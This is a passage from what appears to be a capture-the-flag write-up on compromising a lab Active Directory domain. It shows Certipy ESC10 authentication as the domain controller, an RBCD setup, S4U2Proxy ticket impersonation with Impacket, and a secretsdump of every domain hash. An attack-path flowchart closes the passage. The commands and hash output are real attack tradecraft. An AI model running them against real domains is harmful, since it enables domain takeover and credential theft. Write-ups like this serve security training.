                                     update
When using the certificate to authenticate the embedded UPN is not assigned anymore and there’s a fallback to the computer account DC01$ on the Domain Controller. Through the ldap shell I configure resource-based constrained delegation (RBCD) for DC01 on mirage-service$. This means that account can now impersonate any (non-protected) user on the DC.
$ certipy-ad auth -pfx dc01.pfx \
                  -dc-ip 10.129.232.163 \
                  -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'dc01$@mirage.htb'
[*]     Security Extension SID: 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Connecting to 'ldaps://10.129.232.163:636'
[*] Authenticated to '10.129.232.163' as: 'u:MIRAGE\\DC01$'
Type help for list of commands

# whoami
u:MIRAGE\DC01$

# set_rbcd dc01$ mirage-service$
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000

Found Grantee DN: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1112
Delegation rights modified successfully!
mirage-service$ can now impersonate users on dc01$ via S4U2Proxy
I then use the new privileges to impersonate the computer account DC01$ and leverage the service ticket to dump all the hashes of the domain with secretsdump. The hash of Administrator allows me to gain an interactive session on the Domain Controller and collect the flag.
$ faketime -f +7h impacket-getST -spn 'cifs/dc01.mirage.htb' \
                                 -impersonate 'DC01$' \
                                 -hashes :738eeff47da231dec805583638b8a91f \
                                 'MIRAGE.HTB/mirage-service$'@dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache

$ export KRB5CCNAME=DC01\$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache

$ faketime -f +7h impacket-secretsdump -k -no-pass dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1afb3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1adcc3d4a7f007ca8ab8a3a671a66127:::
mirage.htb\Dev_Account_A:1104:aad3b435b51404eeaad3b435b51404ee:3db621dd880ebe4d22351480176dba13:::
mirage.htb\Dev_Account_B:1105:aad3b435b51404eeaad3b435b51404ee:fd1a971892bfd046fc5dd9fb8a5db0b3:::
mirage.htb\david.jjackson:1107:aad3b435b51404eeaad3b435b51404ee:ce781520ff23cdfe2a6f7d274c6447f8:::
mirage.htb\javier.mmarshall:1108:aad3b435b51404eeaad3b435b51404ee:694fba7016ea1abd4f36d188b3983d84:::
mirage.htb\mark.bbond:1109:aad3b435b51404eeaad3b435b51404ee:8fe1f7f9e9148b3bdeb368f9ff7645eb:::
mirage.htb\nathan.aadam:1110:aad3b435b51404eeaad3b435b51404ee:1cdd3c6d19586fd3a8120b89571a04eb:::
mirage.htb\svc_mirage:2604:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:b5b26ce83b5ad77439042fbf9246c86c:::
Mirage-Service$:1112:aad3b435b51404eeaad3b435b51404ee:738eeff47da231dec805583638b8a91f:::
--- SNIP ---
Attack Path
flowchart TD

subgraph "Initial Access"
    A(NFS Share) -->|Mount NFS share| B(Two pentest reports)
    B -->|Information disclosure| C(Information about missing DNS record)
    C -->|Update DNS record| D(Set nats-svc.mirage.htb to controlled IP)
    D -->|Sniff network traffic| E(Credentials for Dev_Account_A)
    E -->|Read JetStream messages| F(Credentials for david.jjackson)
end

subgraph "Privilege Escalation"
    F -->|Kerberoasting| G(Shell as nathan.aadam)
    G -->|RemotePotato0| H(NTLMv2 of logged in user mark.bbond)
    H -->|Crack Hash| I(Access as mark.bbond)
    I -->|Password Change, enable account, remove logon hours| J(Access as javier.mmarshall)
    J -->|Read GMSA| K(Access as mirage-service$)
    K -->|ESC10 with mark.bbond| L(LDAP shell as DC01$)
    L -->|RBCD for mirage-service$| M(Access as DC01$)
    M -->|secretsdump| N(Shell as Administrator)
end